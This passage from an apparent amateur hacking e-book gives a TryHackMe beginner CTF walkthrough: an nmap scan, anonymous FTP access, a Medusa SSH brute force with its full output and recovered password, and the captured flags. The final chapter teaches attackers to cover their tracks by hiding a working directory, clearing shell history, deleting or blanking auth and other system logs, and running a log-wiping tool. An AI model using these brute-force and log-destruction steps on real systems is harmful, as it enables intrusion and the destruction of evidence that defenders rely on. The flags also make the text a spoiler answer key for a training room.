4. Select Your Option , i will send files So will Click on SEND FILES and choose file which i want to Upload. After that Click on start Sharing and it will generate Link for your file and you can send that link to anyone you want ..



Now Our sharing is ON , and Our link is Generated so just open that link In other TOR browser and share your files over TOR.



So as you can see that our file is SHARED Over TOR . For now i used my own Laptop you can use any other DEVICE.

All data sent and received through OnionShare is end to end encrypted using Tor’s V3 onion protocol.

Non guessable onion links.


CHAPTER – 12

Now, we are going to CAPTURE THE FLAG , its Beginner level CTF watch it and you will come to Know How we Really Hacking Is done in Real life.

I will do Simple level CTF from TRYHACKME ,

SO LETS START...

1. http://10.10.30.204/ This is my Target , so lets see whats that ..



So its a simple page , i Read all the Lines and there is No hint ,

i check the Source code of webpage there nothing Special i found . No Robotos.txt .

2 . After that I checked open ports on this website.. And I Got Three PORTS open

probot@kali:~$ nmap 10.10.30.204
Starting Nmap 7.80 (https://nmap.org) at 2020-11-18 18:12 IST
Nmap scan report for 10.10.30.204
Host is up (0.23s latency).
Not shown: 967 filtered ports, 30 closed ports
PORT   STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http

3. Then i perform Service version and Default scripts Scan. And i got ANONYMOUS login Allowed vuln. In FTP.

```
probot@kali:~$ nmap -sC -sV 10.10.30.204
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-18 18:15 IST
Nmap scan report for 10.10.30.204
Host is up (0.24s latency).
Not shown: 967 filtered ports, 30 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.190.177
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.62 seconds
probot@kali:~$
```

4. and then i Login into FTP by username Anonymous.

```
File  Actions  Edit  View  Help

probot@kali:~$ ftp 10.10.30.204
Connected to 10.10.30.204.
220 (vsFTPd 3.0.3)
Name (10.10.30.204:probot): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

And i got Login successful.

5. after Login into FTP and found 2 files AND i downloaded both .

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07 20:41 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07 20:47 task.txt
226 Directory send OK.
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
226 Transfer complete.
418 bytes received in 0.00 secs (962.7432 kB/s)
ftp> get task.txt
local: task.txt remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
226 Transfer complete.
68 bytes received in 0.00 secs (115.4891 kB/s)
ftp>
```

Locks.txt and Task.txt

i checked out the contents of task.txt (it give me a username) and locks.txt(it contains list of Password)

So we got a Password List and username LIN its Credentials of SSH. So we have to Brute force SSH .

So i choose Medusa TOOL for bruteforcing SSH and i got USERNAME AND PASSWORD of ssh .

```
File  Actions  Edit  View  Help

probot@kali:~$ medusa -u lin -P locks.txt -h 10.10.30.204 -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 10.10.30.204 (1 of 1, 0 complete) User: lin (1 of 1, 0 complete) Password: rEddrAGON (1 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.30.204 (1 of 1, 0 complete) User: lin (1 of 1, 0 complete) Password: ReDdr4g0nSynd!cat3 (2 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.30.204 (1 of 1, 0 complete) User: lin (1 of 1, 0 complete) Password: Dr@gOn$yn9icat3 (3 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.30.204 (1 of 1, 0 complete) User: lin (1 of 1, 0 complete) Password: R3DDr46ONSYndIC@Te (4 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.30.204 (1 of 1, 0 complete) User: lin (1 of 1, 0 complete) Password: ReddRA60N (5 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.30.204 (1 of 1, 0 complete) User: lin (1 of 1, 0 complete) Password: R3dDrag0nSynd1c4te (6 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.30.204 (1 of 1, 0 complete) User: lin (1 of 1, 0 complete) Password: dRa6oN5YNDiCATE (7 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.30.204 (1 of 1, 0 complete) User: lin (1 of 1, 0 complete) Password: ReDDR4g0n5ynDIc4te (8 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.30.204 (1 of 1, 0 complete) User: lin (1 of 1, 0 complete) Password: R3Dr4gOn2044 (9 of 26 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.30.204 (1 of 1, 0 complete) User: lin (1 of 1, 0 complete) Password: RedDr4gonSynd1cat3 (10 of 26 complete)
ACCOUNT FOUND: [ssh] Host: 10.10.30.204 User: lin Password: RedDr4gonSynd1cat3 [SUCCESS]
probot@kali:~$
```

H

after Getting Username and Password i login t ssh , now I login to Main Computer by SSH i have to find two FLAGS

1. USER.TXT
2. ROOT.TXT

7. after i login to SSH i got my First Flag user.txt

```
Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@bountyhacker:~/Desktop$
```

8. Now we have to find Root.txt Flag for that we have to switch into Root for that we have to Perform Privllage-esclation.

So lets see what Command we Can run as sudo ...

for that i already tell you how you can DO it , In CHAPTER 6 and i think You now Know How you can do this. Am skipping for now.

9. After that i Found my 2nd flag in root directory.

```
# ls
user.txt
# pwd
/home/lin/Desktop
# cd /
# ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   snap  sys  usr  vmlinuz
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv   tmp  var  vmlinuz.old
# locate root.txt
/root/root.txt
# cat /root/root.txt
THM{80UN7Y_h4cK3r}
#
```

So this was the SIMPLE CTF walk-through , to elaborate how CTF and Real world hacking Works. Hope you guys find it knowledgeable.

CHAPTER -13


Clearing Tracks is the Final Stage of Hacking. which involves wiping all activity and logs so the attacker can avoid being detected. It's especially crucial for persistence if the target is going to be accessed again in the future.

1. Once we have root access, we can create a hidden directory to work out of and keep any scripts or files in. It won't fool anyone but the most noobie admin.
We can use that Hidden Directory to run scripts and we can Delete That File and all our Scripts in One click.

```
mkdir /dev/shm/.secret (. is ued for creating Hidden Dir)

rmdir /dev/shm/.secret/
```

2. Clearing Command History , history Conatins aall you Commands History we Can't let it to see The admin or the Owner it can be Risky for you .



So for Clearing History type : **history -c** it will Wipe all the History of Commands you made.

3. Clear the Log Files.

Logs file are Important to be Wiped at End of Hacking Process. So that the Admin or the Target Didn't find that when we were Log-in and How we did that.

/var/log/auth.log Authentication
/var/log/cron.log Cron Jobs
/var/log/maillog Mail
/var/log/httpd Apache

COMMANDS:

```
1. rm /var/log/auth.log ( it will remove Log file)

2. echo '' > /var/log/auth.log

(it will erase all data and just print blank space)
```


CLEAR or Remove all The logs Files i Mention Above.

3. If you want some Tool that can Do this all for you or you are Lazy to clear your Own TRACKS for that we can use a TOOL which will Clear all the LOG files for you.

So clone the Tool in your machine by this Git .

https://github.com/sundowndev/covermyass Installtion Proccess is written in INSTRUCTIONS.

After installing Run the tool and you will find these Options.



Now select First option and clear Logs and after That Clear BASH history. This tool will do Everything For you.

THANKS YOU GUYS FOR READING THIS BOOK.

We T E A M [N Z T]

KUSH

BriZZesh

fyx0r

BlackMamba

ASUR

SPECIAL THNKS TO -

@GUSTYVJ
@ROLLiN
@LOVE2DWORLD
@MR_NEWBIE1
@KUSHAAGRA_EXE
@FUHCIU
@TH3G0dFather
@HACKFLUENTZ
@PARDEEPDHAWAN9870
@BADBOI_S
@THE_EVIL